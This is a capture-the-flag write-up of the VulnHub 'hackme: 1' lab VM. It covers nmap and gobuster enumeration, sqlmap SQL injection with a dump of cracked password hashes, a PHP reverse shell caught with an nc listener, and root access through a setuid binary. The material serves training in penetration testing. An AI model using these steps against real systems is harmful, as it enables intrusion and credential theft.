

[VulnHub] hackme: 1

Date: 27/Sep/2019


Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_php_fileupload](#), [exploit_php_reverseshell](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [hackme: 1](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:

Killchain



TTPs

1. 80/tcp/http/Apache httpd 2.4.34 ((Ubuntu)): [exploit_php_fileupload](#), [exploit_php_reverseshell](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 12:01:02 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.180
2 Nmap scan report for 192.168.92.180
3 Host is up, received arp-response (0.0022s latency).
4 Scanned at 2019-09-27 12:01:03 PDT for 11s
5 Not shown: 998 closed ports
6 Reason: 998 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDOKQXcUd/+zfBtJFhP+25xVD0f+ujGr1KTw/
  ↳ Ho8wy41nYgrtyHiiscKmJUv7XKAfjC8YImead1E+
  ↳ okzuRvpT1HX31lxMwfWboty0V3IezTFxYIpUPmqejoC9uSsKxpd5h+vDRwchjCQGZpumuei5QT+0yY7XpdUB3P/
  ↳ lica+QE02Af4ZFme00izRYvabosnbg2rG0bbkTbMZVcGdL67ECncSRP5mcjH2cnXqAAiDEs+F9YtR0oRVX8+
  ↳ SqaVXLqrNzIeZxqH8BW1f004SPq5tsHiYbCco4yb9iMgnX1EPd981wt40+6D0N3BB1QYciv6RAS4fKCP+
  ↳ Akk2c4tThBGm7t
12 |   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
13 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKTgFkEMmekHRtPsKN9f6w7/m1ih/
  ↳ 8MraIwM4yIy5/hRW8ct1Ghc6YnhhIOKJGYF6KYiCgyKK97mVEpBVf9805w=
14 |   256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPPEwLR2lULYITB1F789nQ/INIXH6NhMCHK25Z3pJquX
16 80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.34 ((Ubuntu))
17 | http-methods:
18 |_ Supported Methods: GET HEAD POST OPTIONS
19 |_http-server-header: Apache/2.4.34 (Ubuntu)
20 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
21 MAC Address: 00:0C:29:49:EA:B5 (VMware)
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Fri Sep 27 12:01:14 2019 -- 1 IP address (1 host up) scanned in 12.51 seconds
```


2. We find quite a few interesting links from the gobuster scan and open the `http://192.168.92.180:80/index.php` page to explore the web application further:

```
1 gobuster -u http://192.168.92.180:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
  ↳ -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 http://192.168.92.180:80/config.php (Status: 200) [Size: 0]
3 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
4 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
5 http://192.168.92.180:80/login.php (Status: 200) [Size: 1245]
6 http://192.168.92.180:80/logout.php (Status: 302)
7 http://192.168.92.180:80/register.php (Status: 200) [Size: 1937]
8 http://192.168.92.180:80/server-status (Status: 403) [Size: 302]
9 http://192.168.92.180:80/uploads (Status: 301)
10 http://192.168.92.180:80/welcome.php (Status: 302)
```

3. We are redirected to the `http://192.168.92.180:80/login.php` link at every page visit so we try some common credentials and SQLi attempts. When these do not help, we decide to use the registration option which takes us to the `http://192.168.92.180:80/register.php` page. We register a username `foobar` with `foobar` password and get logged in to the web application:

The screenshot shows a web browser window with two tabs: 'New Tab' and 'Login'. The active tab is 'Login', and the address bar displays the URL '192.168.92.180/login.php'. Below the address bar, there are several bookmarks: 'links', 'Hand Grippers Training ...', and 'John Brookfield's Grip T...'. The main content of the page is a login form with the title 'Login' and the instruction 'Please fill in your credentials to login.' The form consists of two input fields: 'Username' and 'Password'. Below the 'Password' field is a blue button labeled 'Login'. At the bottom of the form, there is a link that reads 'Don't have an account? Sign up now.'

Figure 2: writeup.enumeration.steps.3.1



Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Your Name

Your Address

Already have an account? [Login here.](#)

Figure 3: writeup.enumeration.steps.3.2




Figure 4: writeup.enumeration.steps.3.3

Findings

Open Ports

- 1 22/tcp | ssh | OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
- 2 80/tcp | http | Apache httpd 2.4.34 ((Ubuntu))

Phase #2: Exploitation

1. The web application presents an online book catalog with a search box. We run **sqlmap** on this page and find the search function vulnerable to SQLi. We dump contents of **webapphacking** database and find MD5 hashed passwords within **users** table. Most of these passwords are easily cracked but we had to use an online MD5 cracker for the password hash of user **superadmin**:

```
1 cat searchform.txt
2   POST /welcome.php HTTP/1.1
3   Host: 192.168.92.180
4   User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
5   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6   Accept-Language: en-US,en;q=0.5
7   Accept-Encoding: gzip, deflate
8   Referer: http://192.168.92.180/welcome.php
9   Content-Type: application/x-www-form-urlencoded
10  Content-Length: 11
11  Cookie: PHPSESSID=a9nbe6ikh8ugo269h3rckltqp1
12  DNT: 1
13  Connection: close
14  Upgrade-Insecure-Requests: 1
15
16  search=test
17 sqlmap -r searchform.txt --dbs --batch
18 sqlmap -r searchform.txt -D webapphacking --dump-all --batch
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # sqlmap -r searchform.txt --dbs --batch
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
ssume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 13:13:05
```

```
[13:13:05] [INFO] parsing HTTP request from 'searchform.txt'
[13:13:06] [INFO] testing connection to the target URL
[13:13:06] [INFO] testing if the target URL content is stable
[13:13:07] [INFO] target URL content is stable
[13:13:07] [INFO] testing if POST parameter 'search' is dynamic
[13:13:07] [WARNING] POST parameter 'search' does not appear to be dynamic
[13:13:07] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
```

Figure 5: writeup.exploitation.steps.1.1


```
[13:15:41] [INFO] fetching tables for database: 'webapphacking'
[13:15:42] [INFO] fetching columns for table 'books' in database 'webapphacking'
[13:15:42] [INFO] fetching entries for table 'books' in database 'webapphacking'
Database: webapphacking
Table: books
[15 entries]
+-----+-----+-----+
| id | price | bookname |
+-----+-----+-----+
| 1 | 50 | Anonymous Hackers TTP |
| 2 | 80 | CISSP Guide |
| 3 | 30 | Security+ |
| 4 | 45 | Practical WebApp Hacking |
| 5 | 20 | All about Kali Linux |
| 6 | 10 | Linux OS |
| 7 | 10 | Windows OS |
| 8 | 190 | IoT Exploitation |
| 9 | 90 | ZigBee Wireless Hacking |
| 10 | 50 | JTAG UART Hardware Hacking |
| 11 | 40 | Container Breakout |
| 12 | 240 | OSCP/OSCE Guide |
| 13 | 40 | CREST CRT |
| 14 | 88 | Creating your vulnerable VM |
| 15 | 48 | OSINT |
+-----+-----+-----+

[13:15:42] [INFO] table 'webapphacking.books' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/books.csv'
```

Figure 8: writeup.exploitation.steps.1.4

```
[13:15:42] [INFO] fetching columns for table 'users' in database 'webapphacking'
[13:15:42] [INFO] fetching columns for table 'users' in database 'webapphacking'
[13:15:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:15:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:15:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:15:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:15:42] [INFO] starting 4 processes
[13:15:50] [INFO] cracked password 'commando' for hash '6269c4f71a55b24bad0f0267d9be5508'
[13:15:50] [INFO] cracked password 'hello' for hash '5d41402abc4b2a76b9719d911017c592'
[13:15:51] [INFO] cracked password 'foobar' for hash '3858f62230ac3c915f300c664312c63f'
[13:15:55] [INFO] cracked password 'testtest' for hash '05a671c66aefea124cc08b76ea6d30bb'
[13:15:57] [INFO] cracked password 'p@ssw0rd' for hash '0f359740bd1cda994f8b55330c86d845'
Database: webapphacking
Table: users
[8 entries]
+-----+-----+-----+-----+-----+
| id | name | user | password | address |
+-----+-----+-----+-----+-----+
| 1 | David | user1 | 5d41402abc4b2a76b9719d911017c592 (hello) | Newton Circles |
| 2 | Beckham | user2 | 6269c4f71a55b24bad0f0267d9be5508 (commando) | Kensington |
| 3 | anonymous | user3 | 0f359740bd1cda994f8b55330c86d845 (p@ssw0rd) | anonymous |
| 10 | testismyname | test | 05a671c66aefea124cc08b76ea6d30bb (testtest) | testaddress |
| 11 | superadmin | superadmin | 2386acb2cf356944177746fc92523983 | superadmin |
| 12 | test1 | test1 | 05a671c66aefea124cc08b76ea6d30bb (testtest) | test1 |
| 13 | ' or 1=1 -- - | ' or 1=1 -- - | 1aff91130ca46149c98cfbcb362432bb | ' or 1=1 -- - |
| 14 | foobar | foobar | 3858f62230ac3c915f300c664312c63f (foobar) | foobar |
+-----+-----+-----+-----+-----+

[13:16:00] [INFO] table 'webapphacking.users' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/users.csv'
[13:16:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.180'

[*] shutting down at 13:16:00

root@kali: ~/toolbox/data/writeups/vulnhub.hackme #
```

Figure 9: writeup.exploitation.steps.1.5



Figure 10: writeup.exploitation.steps.1.6

2. We log in to the web application as user `superadmin` and are presented with file upload functionality. We create a PHP reverse shell file and upload it successfully. There was no need to bypass any kind of upload filters in this case. The location for uploaded files is already known to be `192.168.92.180/uploads/` directory from the `gobuster` scan. We find our uploaded file within this directory and proceeded to get the initial shell:

```
1 nc -nlvp 443
2 192.168.92.180/uploads/rs.php
```

Login

Please fill in your credentials to login.

Username

Password



Login

Don't have an account? [Sign up now.](#)

Figure 11: writeup.exploitation.steps.2.1

Hi, welcome back **superadmin**. There are no anomalies detected.

[Reset Your Password](#)

[Sign Out of Your Account](#)

[Browse...](#) No file selected.

Select Image to Upload:

[Upload Image](#)

The file rs.php has been uploaded to the uploads folder.

Figure 12: writeup.exploitation.steps.2.2




Figure 13: writeup.exploitation.steps.2.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.180] 40762
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
20:28:39 up 1:56, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.180 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe49:eab5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:ea:b5 txqueuelen 1000 (Ethernet)
    RX packets 486204 bytes 304231697 (304.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 315253 bytes 40538335 (40.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 14: writeup.exploitation.steps.2.4

Phase #2.5: Post Exploitation

```
1 www-data@hackme> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@hackme>
4 www-data@hackme> uname
5 Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 www-data@hackme>
7 www-data@hackme> ifconfig
8 ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9         inet 192.168.92.180  netmask 255.255.255.0  broadcast 192.168.92.255
10        inet6 fe80::20c:29ff:fe49:eab5  prefixlen 64  scopeid 0x20<link>
11        ether 00:0c:29:49:ea:b5  txqueuelen 1000  (Ethernet)
12        RX packets 486204  bytes 304231697 (304.2 MB)
13        RX errors 0  dropped 0  overruns 0  frame 0
14        TX packets 315253  bytes 40538335 (40.5 MB)
15        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16 www-data@hackme>
17 www-data@hackme> users
18 root
19 hackme
```

Phase #3: Privilege Escalation

1. We start with usuals and explore crontab and sudo permissions. Next is searching for setuid files. We find an interesting file /home/legacy/touchmenot:

```
1 find / -type f -perm -04000 2>/dev/null
2 /home/legacy/touchmenot
```

```
www-data@hackme:/$ find / -type f -perm -04000 2>/dev/null
/snap/core/6531/bin/mount
/snap/core/6531/bin/ping
/snap/core/6531/bin/ping6
/snap/core/6531/bin/su
/snap/core/6531/bin/umount
/snap/core/6531/usr/bin/chfn
/snap/core/6531/usr/bin/chsh
/snap/core/6531/usr/bin/gpasswd
/snap/core/6531/usr/bin/newgrp
/snap/core/6531/usr/bin/passwd
/snap/core/6531/usr/bin/sudo
/snap/core/6531/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/6531/usr/lib/openssh/ssh-keysign
/snap/core/6531/usr/lib/snapd/snap-confine
/snap/core/6531/usr/sbin/pppd
/snap/core/5662/bin/mount
/snap/core/5662/bin/ping
/snap/core/5662/bin/ping6
/snap/core/5662/bin/su
/snap/core/5662/bin/umount
```

Figure 15: writeup.privesc.steps.1.1

```
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/home/legacy/touchmenot
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
www-data@hackme:/$
```

Figure 16: writeup.privesc.steps.1.2

2. We locate this file and check it's permissions manually. We then proceed to execute this file and get elevated access:

```

1 ls -la /home/legacy/touchmenot
2 file /home/legacy/touchmenot
3 /home/legacy/touchmenot

```

```

www-data@hackme:/ $ ls -la /home/legacy/touchmenot
-rwsr--r-x 1 root root 8472 Mar 26 2019 /home/legacy/touchmenot
www-data@hackme:/ $
www-data@hackme:/ $ file /home/legacy/touchmenot
/home/legacy/touchmenot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=3ff194cb73ad46fb725445a4a8992494e7110a1c, not stripped
www-data@hackme:/ $
www-data@hackme:/ $
www-data@hackme:/ $
www-data@hackme:/ $ file /home/legacy/touchmenot
root@hackme:/ #
root@hackme:/ # id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/ #
root@hackme:/ # uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 GNU/Linux
root@hackme:/ #
root@hackme:/ #
root@hackme:/ # ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.180 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe49:eab5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:ea:b5 txqueuelen 1000 (Ethernet)
    RX packets 487057 bytes 304291976 (304.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 315774 bytes 40507526 (40.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 17: writeup.privesc.steps.2.1

Loot

Hashes

```
1  hackme:$6$.L285vCy$Hma4mKjGV.sE7ZCFVj2i0kRokX1u3F5DMiTPQFoZPJnQ1kUXLje/by2BIUQFbYu.8j
   ↪  M6BvLML5fAftZ0CE.....
```

Credentials

```
1  webapp: user1/he..., user2/comma..., user3/p@ssw..., test/testt..., superadmin/Uncrac.....,
   ↪  test1/testt...
```

References

- [+] <https://www.vulnhub.com/entry/hackme-1,330/>
- [+] <https://www.hackingarticles.in/hackme-1-vulnhub-walkthrough/>